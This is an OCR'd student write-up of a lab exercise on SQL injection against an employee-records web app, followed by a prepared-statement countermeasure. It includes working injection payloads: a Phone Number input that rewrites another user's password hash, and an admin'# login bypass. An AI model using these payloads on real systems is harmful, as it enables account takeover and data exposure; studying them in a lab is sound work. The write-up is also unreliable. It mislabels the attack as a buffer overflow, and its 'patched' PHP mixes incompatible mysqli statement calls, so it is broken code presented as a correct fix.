
```
2278210b6ddc  mysql-10.9.0.6
[04/29/22]seed@VM:~/.../Labsetup$ echo -n Password123 > password.txt
[04/29/22]seed@VM:~/.../Labsetup$ cat password.txt
Password123[04/29/22]seed@VM:~/.../Labsetup$ sha1sum password.txt
b2e98ad6f6eb8508dd6a14cfa704bad7f05f6fb1  password.txt
[04/29/22]seed@VM:~/.../Labsetup$
```


  Then we use the following command in the Phone Number field as:

  520', Password='b2e98ad6f6eb8508dd6a14cfa704bad7f05f6fb1' WHERE Name = 'Boby'; #

  After I submit, the form, I log out of Alice's account and try to login into Boby's account with the new password(Password123):









Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	ali@gmail.com
Address	Earth
Phone Number	

Voila, we have successfully changed Boby's password and logged into his account meaning our sql injection attack was successful.

Task 4: Countermeasure – Prepared Statement.

The purpose of this task is to use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited I the previous tasks and perform the same attacks as the previous tasks. In order to implement the countermeasure to prevent SQL injection attack, we have to include prepared statement in SQL SELECT queries. So the tasks wants us to use prepare statements for the select statements in the simplified version of the file which is present in image-www/Code/defense/unsafe.php.
Let's try exploiting the vulnerability before trying to fix it.
So using the username as admin'# and some random password (I used admin as password) just to get around the javascript requirement if any. I am able to see the following.







As we can see above, we successfully exploited the buffer overflow vulnerability present. Let's try to fix it now no so adversary can gain access to any account by exploiting this vulnerability.

These are the changes I made to my unsafe.php as mentioned in the document.

```php
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
*/

$result = $conn-> prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$result -> bind_param('ss', $input_uname, $hashed_pwd);
$result -> execute();
$result -> bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_ssn);
$result -> fetch();
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
```

Now let's try to exploit the vulnerability like we did before. Again like above we use admin'# for username and admin as password.





As we can see, now we are not able to see any info regarding the users. This means that we have successfully patched the code and prevented the sql injection attack.

Conclusion:

We have learned the various sql vulnerabilities that can be exploited and we also learn how to defend against them by using prepared statements.